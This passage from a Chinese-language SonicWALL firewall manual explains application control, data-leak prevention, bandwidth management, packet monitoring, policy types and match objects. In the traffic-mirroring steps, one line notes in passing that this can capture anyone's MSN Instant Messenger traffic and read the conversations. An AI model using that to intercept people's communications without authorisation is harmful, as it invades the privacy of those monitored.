- **应用程序规则 -防火墙 > 应用程序规则**页面提供了创建应用程序控制策略的三种方式。该方法等同于初始应用程序规则功能中使用的方法。使用应用程序规则创建的策略更有目标性，因为它们将匹配对象、操作对象和可能的电子邮件地址对象结合到了一个策略中。对于灵活性，应用程序规则策略可访问“应用程序控制高级”页面上的任何类别、应用程序或签名的同一个应用程序控制。**防火墙 > 匹配对象**页面提供了创建应用

程序列表对象、应用程序类别列表对象和应用程序签名列表对象以匹配应用程序策略中的对象的方法。“匹配对象”页面也可配置用于匹配网络流量内容的正则表达式。**防火墙 > 操作对象**页面用于创建策略使用的自定义操作。

- **应用程序防火墙向导 – 应用程序防火墙**向导为很多常见用例提供了应用程序规则的安全配置方法，但并非针对每个用例。

关于应用程序控制功能

应用程序控制的数据泄露防护组件能够扫描文件和文档查找相关内容和关键词。使用应用程序控制，您可以限制传输特定文件名、文件类型、电子邮件附件、附件类型、包含特定主题的电子邮件和带有特定关键词或字节模式的电子邮件或附件。您可以根据各种条件拒绝内部或外部网络访问。您可以使用数据包检测深入监视应用程序流量，并在各种带宽管理设置中进行选择，以降低应用程序使用的网络带宽。


根据 Dell SonicWALL 的免重组深度数据包检测技术，应用程序控制还具有智能预防功能，用于创建基于策略的自定义操作。自定义操作示例包含以下内容：

- 根据其签名阻止整个应用程序
- 阻止应用程序功能或子组件
- 使用 HTTP 或 FTP 协议时针对文件类型的带宽限制
- 阻止附件
- 发送自定义阻止页面
- 发送自定义电子邮件回复
- 重定向 HTTP 请求
- 通过 FTP 控制信道发送自定义 FTP 回复

应用程序控制主要提供应用程序级访问控制、应用程序层带宽管理和数据泄露预防，它还包含创建自定义应用程序或协议匹配签名的功能。通过匹配唯一的协议，您可以创建与您所需的任何协议相匹配的自定义应用程序规则策略。请参见第 799 页的自定义签名。

应用程序控制提供了用于预防专用文档意外传输的卓越功能。例如，使用 Outlook Exchange 的自定地址完成功能时，很容易将常见的名称填入错误的地址。示例请参见图 36。

图 36. 自动 Outlook Exchange 自动地址完成



应用程序控制的优势

应用程序控制功能提供以下优势：

- 基于应用程序的配置更易于配置应用程序控制的策略。
- 应用程序控制订阅服务在新攻击进入时提供更新的签名。

- AppFlow 监控和实时可视化监控中的相关应用程序智能功能在注册后将提供应用程序可视化许可证 30 天，在此期间可免费试用。这将使所有注册的 Dell SonicWALL 设备都能够清楚地显示关于网络中应用程序流量的信息。Dell SonicWALL 安全服务许可证包中还附带有应用程序可视化和应用程序控制许可证。

  注：必须在 SonicOS 管理界面中启用该功能才能使其生效。

- 查看“AppFlow 监控”页面时，您可使用**创建规则**按钮快速将带宽管理或数据包检测应用到他们所关注的应用程序，也可以完全阻止应用程序。
- 您可以配置单个签名的策略设置，而不干扰同一个应用程序的其他签名。
- SonicOS 管理界面的“防火墙”菜单中提供了应用程序控制配置窗口，它将所有防火墙和应用程序控制访问规则和策略结合到同一个区域中。

可将应用程序控制功能与三个主要类别的产品相比：

- 独立的代理应用程序
- 集成到防火墙 VPN 设备的应用程序代理
- 拥有自定义签名支持的独立 IPS 设备

独立的代理设备通常设计为可为特定协议提供精确的访问控制。Dell SonicWALL 应用程序控制提供了对多个协议（包括 HTTP、FTP、SMTP 和 POP3）的精确应用程序级别访问控制。由于应用程序控制在防火墙上运行，您可以使用它控制入站和出站流量，这和通常只在一个方向上部署的专用代理程序不同。应用程序控制提供了比专用代理应用程序更高的性能和扩展性，因为它基于 SonicWALL 的专用深度数据包检测技术。

当今集成的应用程序代理不提供精确的应用程序级访问控制、应用程序层带宽管理和数字权限管理功能。使用专用的代理应用程序，SonicWALL 应用程序控制可提供比集成应用程序代理解决方案更高的性能和更佳的扩展性。

某些独立的 IPS 设备可提供协议解码支持，但这些产品都不提供精确的应用程序级访问控制、应用程序层带宽管理和数字权限管理功能。

将应用程序控制与 SonicWALL 电子邮件安全相比较时，使用其中任一个都会有好处。电子邮件安全仅用于 SMTP，但拥有非常丰富的策略空间。应用程序控制用于 SMTP、POP3、HTTP、FTP 和其他协议，可集成到 SonicOS 的防火墙上，其性能比电子邮件安全性高。但应用程序控制不会为电子邮件安全性提供的 SMTP 提供所有策略选项。

应用程序如何工作？

应用程序控制使用 SonicOS 深度数据包检测扫描经过网关的应用程序层网络流量，并找到与配置的应用程序相匹配的内容。找到匹配项后，这些功能将执行配置的操作。配置应用程序控制策略时，可创建全局规则，以定义是否阻止或记录应用程序、要包含或排除哪个用户、群组或 IP 地址范围以及强制实施的日程。此外，还可创建定义以下内容的应用程序规则策略：

- 要扫描的应用程序类型
- 要匹配的方向、内容、关键字或模式
- 要匹配的用户或域
- 要执行的操作

以下章节说明了应用程序控制的主要组件：

- 第 734 页的使用带宽管理的操作
- 第 737 页的使用数据包监控的操作
- 第 739 页的创建 AppFlow 监控规则
- 第 741 页的创建应用程序控制高级策略
- 第 741 页的创建应用程序规则策略
- 第 744 页的匹配对象
- 第 752 页的应用程序列表对象

- 第 754 页的操作对象
- 第 755 页的电子邮件地址对象


使用带宽管理的操作

应用程序层带宽管理 (BWM) 用于创建管理协议中特定文件类型消耗的带宽，而允许其他文件类型使用不受限带宽的策略。这使您可以区分同一个协议中所需的流量和不需要的流量。对于所有应用程序匹配以及使用 HTTP 客户端、HTTP 服务器、自定义和 FTP 文件传输类型的自定义应用程序规则策略，支持应用程序层带宽管理。如需策略类型的详细信息，请参见第 741 页的创建应用程序规则策略。

如果**防火墙设置 > BWM** 页面上的**带宽管理类型**设置为**全局**，则应用层带宽管理功能拥有八个预定义的默认 BWM 优先级，可以从**防火墙 > 应用程序规则**页面添加使用。在从**防火墙 > 操作对象**页面添加新操作时，还有一个可自定义的**带宽管理类型**操作。

还可以通过选择服务类型应用程序或签名类型应用程序，然后单击**创建规则**按钮，在 **AppFlow 监控**页面配置带宽管理。此处提供的“带宽管理”选项取决于在**防火墙设置 > BWM**页面的**全局优先级队列**表中启用的优先级。默认情况下启用的优先级为**高**、**中**和**低**。

所有应用程序带宽管理都包含在全局带宽管理中，可在**防火墙设置 > BWM**页面配置。



提供了两种类型的带宽管理：**高级**和**全局**。

- 当类型设为**高级**时，可以单独配置**应用程序规则**的带宽管理。
- 当类型设为**全局**时，配置的带宽管理可以全局应用于所有区域中的全部接口。

最佳做法是在配置任何 BWM 策略前在**防火墙设置 > BWM** 页面配置全局带宽管理设置。

在**防火墙设置 > BWM** 页面将**带宽管理类型**从**高级**更改为**全局**可以禁用所有访问规则中的 BWM。但是，应用程序控制策略中的默认 BWM 操作对象转换为全局带宽管理设置。

将**带宽管理类型**从**全局**更改为**高级**后，则不管更改前的级别如何，所有应用程序规则策略中使用的默认 BWM 操作都会自动转换为**高级 BWM 中**。

主题：

- 第 735 页的默认 BWM 操作

- 第 735 页的自定义 BWM 操作
- 第 737 页的带宽管理方法

默认 BWM 操作

在**高级**和**全局**之间切换时，默认的 BWM 操作转换为 **BWM 全局 - 中**。您在不同类型之间切换时，防火墙不存储之前的优先级。您可以在**防火墙 > 应用程序规则**页面查看对话。

自定义 BWM 操作

自定义 BWM 操作不同于默认 BWM 操作。自定义 BWM 操作通过在**防火墙 > 操作对象**页面创建操作对象进行配置。**带宽管理类型**在**全局**和**高级**之间切换时，自定义带宽管理操作和使用这些操作的策略始终保留优先级设置。

图 37 显示在全局**带宽管理类型**设置为**全局**后的相同策略。工具提示中仅显示优先级，因为在“全局优先级队列”中未设置级别 5 的保证的或最大的带宽值。

图 37. 使用全局 BWMQ 类型自定义策略中的 BWM 操作



带宽管理类型设置为**全局**时，**添加/编辑操作对象**对话框提供**带宽优先级**选项，但使用在**防火墙设置 > BWM** 页面的**优先级**表中指定的**承诺带宽**和**最大带宽值**。

图 38 显示了在将**防火墙设置> BWM** 页面中的全局**带宽管理类型**设置为**全局**的情况下，**添加/编辑操作对象**对话框中的带宽优先级选择。

图 38. 使用 BWM 全局类型添加/编辑操作对象页面



注：所有优先级都会显示（**实时 - 最低**），不管是否已配置。参阅**防火墙设置 > BWM** 页面，以确定启用的优先级。如果将**带宽管理类型**设置为**全局**，并且选择未启用的带宽优先级，其流量将自动映射到第 4 优先级（**4 中**）。

应用程序层带宽管理配置的处理方式与访问规则带宽管理配置相同。两者都包含在全局带宽管理设置中。但使用应用程序控制您可以指定使用访问规则所不能指定的所有内容类型。

对于带宽管理用例，作为管理员，在工作时间内您可能想要将 .mp3 和可扩展文件下载限制到不超过 1 Mbps。此时，您想允许将生产文件类型例如 .doc 或 .pdf 的下载达到最大可用带宽，或甚至提供可能的最高优先级，以下载生产性内容。另一个示例，您可能想要限制特定类型的对等 (P2P) 流量的带宽，但允许其他类型的 P2P 使用不受限制的带宽。应用程序层带宽管理可用于创建执行此操作的策略。

预定义默认操作列表上也提供了很多 BWM 操作选项。BWM 操作选项的改变取决于**防火墙设置 > BWM** 页面上的**带宽管理类型**设置。如果将**带宽管理类型**设置为**全局**，则所有八个 BWM 级别都可供选择。如果**带宽管理类型**设置为**高级**，则不可选择优先级，但在添加策略时可以使用预定义的优先级。

表 104显示添加策略时可用的预定义默认操作。

表 104. 添加策略默认操作


始终可用	如果 BWM 类型 = 全局	如果 BWM 类型 = 高级
重置/丢弃	0 – 实时	高级 BWM 低
无操作	1 – 最高	高级 BWM 中
绕过 DPI	2 – 高	高级 BWM 高
数据包监控	3 – 中高	
	4 – 中	
	5 – 中低	
	6 – 低	
	7 – 最低	

注：对于合并的 BWM 的所有级别，保证的带宽不能超过 100%。

带宽管理方法

“带宽管理”功能可以用两种独立的方式实施：

图 39. 带宽管理：实施方法



- **按策略方法** – 策略中指定的带宽限制分别应用于各策略。

  例如：两个策略分别具有 500kb/s 的独立限制，则这两个规则的总允许带宽是 1000kb/s
- **按操作聚合方法** – 带宽限制操作（共同）应用于相应的全部策略。

  例如：两个策略共用 500kb/s 的 BWM 限制，其将总带宽限制为 500kb/s

使用数据包监控的操作

对策略选择预定义的数据包监控操作时，SonicOS 将根据您在**公告板 > 数据包监控**或**系统 > 数据包监控**页面中配置的设置捕获或镜像流量。默认将创建捕获文件，您可以使用 Wireshark 查看该文件。

通过数据包监控操作配置策略后，您仍需要单击“数据包监控”页面上的**开始捕获**按钮来捕获任何数据包。捕获所需的数据包后，单击**停止捕获**。

控制捕获仅与您的策略相关的数据包的数据包监控操作的步骤如下：

1 单击**数据包监控**页面上的**配置**。此时会显示**数据包监控配置**对话框。

2 单击**监视过滤器**选项卡



3 选择**基于防火墙/应用程序规则启用过滤**。默认情况下未选中该选项。

在该模式中，单击“数据包监控”页面上的**开始捕获**后，将不再捕获数据包，直至某些流量触发了应用程序控制策略（或防火墙访问规则）。触发策略后，您可以在**日志 > 查看**页面中查看警报信息。

当在使用“创建规则”按钮、或使用应用规则方法（使用操作对象）、或在防火墙访问规则中创建的应用程序控制策略中选择“数据包监控”时，这将会起作用，并允许您指定配置或过滤捕获或镜像的内容。您可以下载不同格式的捕获，并通过 Web 页面等方式查看。

4 单击**确定**。

镜像

设置镜像的步骤如下：

1 单击数据包监控页面上的**配置**。此时会显示**数据包监控配置**对话框。

2 单击**镜像**选项卡



3 从**本地镜像设置**下的**镜像过滤的数据包到接口**菜单，选择向其发送镜像流量的接口。

4 还可配置其中一个**远程**设置。这用于将应用程序数据包镜像到其他计算机，并将任何内容都存储到硬盘。例如，您可以捕获任何人的 MSN Instant Messenger 流量，并读取对话。

5 单击**确定**。


创建 AppFlow 监控规则

公告板 > 应用程序监控页面提供了**创建规则**按钮。查看 AppFlow 监控时，如果发现可疑应用程序或使用过量带宽的应用程序，则只需在列表中选择应用程序，然后单击**创建规则**，立即为其配置应用程序控制策略。也可以选择多个应用程序，然后使用**创建规则**，配置应用到所有这些应用程序的策略。

注：不能选择常规应用程序。不能在一个规则中混合使用服务类型应用程序和签名类型应用程序。

图 40 显示了**公告板 > 应用程序监控**页面上的**创建规则**弹出对话框。

图 40. 公告板 > 应用程序监控页面以及创建规则窗口



列表视图页面设置上的“应用程序监控”提供了创建规则功能。饼图和图形监控视图上不显示**创建规则**按钮。

您可以在**创建规则**弹出对话框中配置以下类型的策略：

- **阻止** – 防火墙完全阻止应用程序
- **带宽管理** – 选择其中一个 BWM 级别，以使用全局带宽管理，从而控制应用程序使用的带宽（无论接口是否遍历）。

  注：必须启用想要使用的每个接口上的带宽管理。可以从“网络”>“接口”页面配置接口。

- **数据包检测** – 捕获来自应用程序的数据包，以便进行检查和分析


选择所需的规则操作后，单击**创建规则**弹出对话框中的**创建规则**，将自动创建应用程序控制策略，并将其添加到**防火墙 > 应用程序**页面上的**应用程序规则策略**表中。

创建规则弹出对话框包含“配置”按钮，旁边为**带宽管理**部分，该部分可转至**防火墙设置 > BWM**页面，在其中您可以配置全局优先级队列。如需全局带宽管理和**防火墙 > BWM**页面的更多信息，请参见第 734 页的使用带宽管理的操作。**创建规则**弹出对话框中的“带宽管理”选项可反映在全局优先级队列中启用的选项。默认值为：

- **BWM Global-High** – 保证 30%；最大值/突发 100%
- **BWM Global-Medium** – 保证 50%；最大值/突发 100%
- **BWM Global-Low** – 保证 20%；最大值/突发 100%

创建应用程序控制高级策略

防火墙 > 应用程序控制高级页面上的配置方法用于对特定类别、应用程序或签名进行精确控制。这包括精确记录控制、精确包含和排除用户、组或 IP 地址范围，以及日程配置。此处的设置是全局策略，且独立于任何自定义应用程序规则策略。**防火墙 > 应用程序高级控制**页面显示如下。



您可以在该页面上配置以下设置：

- 选择类别、应用程序或签名。
- 选择阻止和/或记录作为操作。
- 指定要在操作中包含或排除的用户、群组或 IP 地址范围。
- 设置用于强制实施控制的日程。

这些应用程序控制设置独立于应用程序规则策略，您也可以为此处可用的任何类别、应用程序或签名创建应用程序匹配对象，或在**防火墙 > 匹配对象**页面上创建该对象，然后在应用程序规则策略中使用这些匹配对象。这用于使用较广泛的操作阵列和其他可用的配置设置进行应用程序控制。如需用于应用程序控制的基于策略的用户接口的更多信息，请参见第 752 页的应用程序列表对象。

创建应用程序规则策略

您可以使用应用程序控制创建自定义应用程序规则策略，以控制网络流量的特定方面。一个策略是一组匹配的对象、属性和特定预防操作。创建策略时，可先创建匹配的对象，然后选择进行自定义操作，并在创建策略时参考这些对象和操作。

在**防火墙 > 应用程序规则**页面，您可以访问**策略设置**对话框，对于 **SMTP 客户端**的**策略类型**，如下所示。对话框选项的改变取决于您选择的策略类型。



一些策略示例包括：

- 阻止应用程序活动，例如赌博。
- 禁用 .exe 和 .vbs 电子邮件附件
- 不允许 Mozilla 浏览器显示发送的 HTTP 连接
- 不允许发送电子邮件或 MS Word 附件包含关键字Dell SonicWALL Confidential，除自 CEO 和 CFO 外。
- 不允许发送电子邮件包含可在所有保密文档中找到的图形或水印。

创建策略时，应选择策略类型。每个策略类型都指定对于策略中的源、目标、匹配对象类型和操作字段有效的值或值类型。您可以进一步定义策略，以包含或排除特定的用户组、选择日程、打开记录并指定连接端以及基本或高级方向类型。基本方向类型可简单指示入站或出站。高级方向类型允许区域到区域方向配置，例如从 LAN 到 WAN。

表 105 描述可用应用程序规则策略类型的特性。

表 105. 应用程序规则：策略类型

策略类型	说明	有效源服务/默认值	有效目标服务/默认值	有效匹配对象类型	有效操作类型	连接侧
应用控制内容	对任何应用程序层协议使用动态应用程序控制相关对象的策略	任何/任何	任何/任何	应用程序类别列表，应用程序列表，应用程序签名列表	重置/丢弃 无操作 绕过 DPI 数据包监控， BWM Global-* WAN BWM *	N/A
CFS	用于内容过滤的策略	N/A	N/A	CFS 类别列表	CFS 阻塞页面 数据包监控 无操作 BWM Global-* WAN BWM *	N/A
自定义策略	对任何应用程序层协议使用自定义对象的策略；可用于创建 IPS 样式自定义签名	任何/任何	任何/任何	自定义对象	重置/丢弃 绕过 DPI 数据包监控 无操作 BWM Global-* WAN BWM *	客户端，服务器端，以上两者
FTP 客户端	通过 FTP 控制信道进行传输的任何 FTP 命令	任何/任何	FTP 控制/FTP 控制	FTP 命令，FTP 命令 + 值，自定义对象	重置/丢弃 绕过 DPI 数据包监控 无操作	客户端
FTP 客户端文件上传请求	尝试通过 FTP 上传文件（STOR 命令）	任何/任何	FTP 控制/FTP 控制	文件名，文件扩展名	重置/丢弃 绕过 DPI 数据包监控 无操作 BWM Global-* WAN BWM *	客户端
FTP 客户端文件下载请求	尝试通过 FTP 文件下载文件（RETR 命令）	任何/任何	FTP 控制/FTP 控制	文件名，文件扩展名	重置/丢弃 绕过 DPI 数据包监控 无操作 BWM Global-* WAN BWM *	客户端
FTP 数据传输策略	通过 FTP 数据信道传输数据	任何/任何	任何/任何	文件内容对象	重置/丢弃 绕过 DPI 数据包监控 无操作	两者
HTTP 客户端	适用于客户端上的 Web 浏览器流量或任何 HTTP 请求的策略	任何/任何	任何/HTTP（可配置）	HTTP 主机，HTTP Cookie，HTTP 引用，HTTP 请求自定义标头，HTTP URI 内容，HTTP 用户代理，Web 浏览器，文件名，文件扩展名自定义对象	重置/丢弃 绕过 DPI 数据包监控[1] 无操作 BWM Global-* WAN BWM *	客户端

表 105. 应用程序规则：策略类型

策略类型	说明	有效源服务/默认值	有效目标服务/默认值	有效匹配对象类型	有效操作类型	连接侧
HTTP 服务器	源自 HTTP 服务器的响应	任何/HTTP（可配置）	任何/任何	ActiveX 类 ID，HTTP 集 Cookie，HTTP 响应，文件内容对象，自定义标头，自定义对象	重置/丢弃 绕过 DPI 数据包监控 无操作 BWM Global-* WAN BWM *	服务器端
IPS 内容	对任何应用程序层协议使用动态入侵预防相关对象的策略	N/A	N/A	IPS 签名类别列表，IPS 签名列表	重置/丢弃 绕过 DPI 数据包监控 无操作 BWM Global-* WAN BWM *	N/A
POP3 客户端	用于监控由 POP3 客户端生成的流量的策略；通常用于 POP3 服务器管理	任何/任何	POP3（检索电子邮件）/POP3（检索电子邮件）	自定义对象	重置/丢弃 绕过 DPI 数据包监控 无操作	客户端
POP3 服务器	用于检查从 POP3 服务器下载到 POP3 客户端的电子邮件的策略；用于电子邮件过滤	POP3（检索电子邮件）/POP3（检索电子邮件）	任何/任何	电子邮件正文，电子邮件抄送，电子邮件发件人，电子邮件收件人，电子邮件主题，文件名，文件扩展名，MIME 自定义标头	重置/丢弃 禁用电子邮件附件—添加文本 绕过 DPI 无操作	服务器端
SMTP 客户端	应用到源自客户端的 SMTP 流量的策略	任何/任何	SMTP（发送电子邮件）/SMTP（发送电子邮件）	电子邮件正文，电子邮件抄送，电子邮件发件人，电子邮件收件人，电子邮件大小，电子邮件主题，自定义对象，文件内容，文件名，文件扩展名，MIME 自定义标头	重置/丢弃 无回复地阻断 SMTP 电子邮件 绕过 DPI 数据包监控 无操作	客户端

1. 对于文件名或文件扩展名自定义对象，不支持数据包监控操作。

匹配对象

匹配对象表示必须匹配才能实施操作的条件集。包括对象类型、匹配类型（完全、部分、正则表达式、前缀或后缀）、输入表示（文本或十六进制）和匹配的实际内容。匹配对象是指之前版本中的应用程序对象。

十六进制输入表示用于匹配二进制内容，例如可执行文件，字母数字（文本）输入表示用于匹配文件或电子邮件等内容。还可以对在图形图像中找到的二进制内容使用十六进制输入表示。文本输入表示用于匹配在其中一个属性字段中包含特定字符串的同一个图形。正则表达式()用于匹配模式，而不是特定字符串或值，并使用字母数字输入表示。

文件内容匹配对象类型提供了匹配文件中的模式或关键字的对象类型。该类型的匹配对象只能和 FTP 数据传输、HTTP 服务器或 SMTP 客户端策略配合使用。

表 106 说明了支持的匹配对象类型。

表 106. 支持的匹配对象类型

对象类型	说明	匹配类型	反向匹配	额外属性
ActiveX 类 D	Active-X 组件的类 ID。例如，Gator Active-X 组件的类 ID 是“c1fb8842-5281-45ce-a271-8fd5f117ba5f”	完全匹配	否	无
应用程序类别列表	允许应用程序类别的规格，例如多媒体、P2P 或社交网络	N/A	否	无
应用程序列表	允许您所选择的应用程序类别中的单独应用程序的规格	N/A	否	无
应用程序签名列表	允许您所选择的应用程序和类别的单独签名的规格	N/A	否	无
CFS 允许/禁止列表	允许用于内容过滤的允许和禁止域的规格	完全，部分，前缀，后缀	否	每个 URL 都包含最多 255 个字符。 所有 URL 和它们之间的分隔符的累加长度最多可以为 8192 个字符。
CFS 类别列表	允许选择一个或多个内容过滤类别	N/A	否	提供了 64 种类别的列表可供选择
自定义对象	允许 IPS 样式自定义条件集的规格	完全匹配	否	存在 4 种可设置的附加可选参数：偏移（说明我们应从数据包负载中的哪个字节开始匹配模式 – 从 1 开始；有助于最小化匹配中的误报），深度（说明我们应该在数据包负载的哪个字节处停止匹配模式 – 从 1 开始），最小化负载大小和最大化负载大小。
电子邮件正文	电子邮件正文中的任何内容。	部分	否	无
电子邮件抄送（MIME 标头）	抄送 MIME 标头中的任何内容。	完全，部分，前缀，后缀	是	无
电子邮件发件人（MIME 标头）	发件人 MIME 标头中的任何内容。	完全，部分，前缀，后缀	是	无
电子邮件大小	允许可发送的最大电子邮件大小的规格。	N/A	否	无
电子邮件主题（MIME 标头）	主题 MIME 标头中的任何内容。	完全，部分，前缀，后缀	是	无
电子邮件收件人（MIME 标头）	收件人 MIME 标头中的任何内容。	完全，部分，前缀，后缀	是	无
MIME 自定义标头	允许创建 MIME 自定义标头。	完全，部分，前缀，后缀	是	需要指定的自定义标头名称。

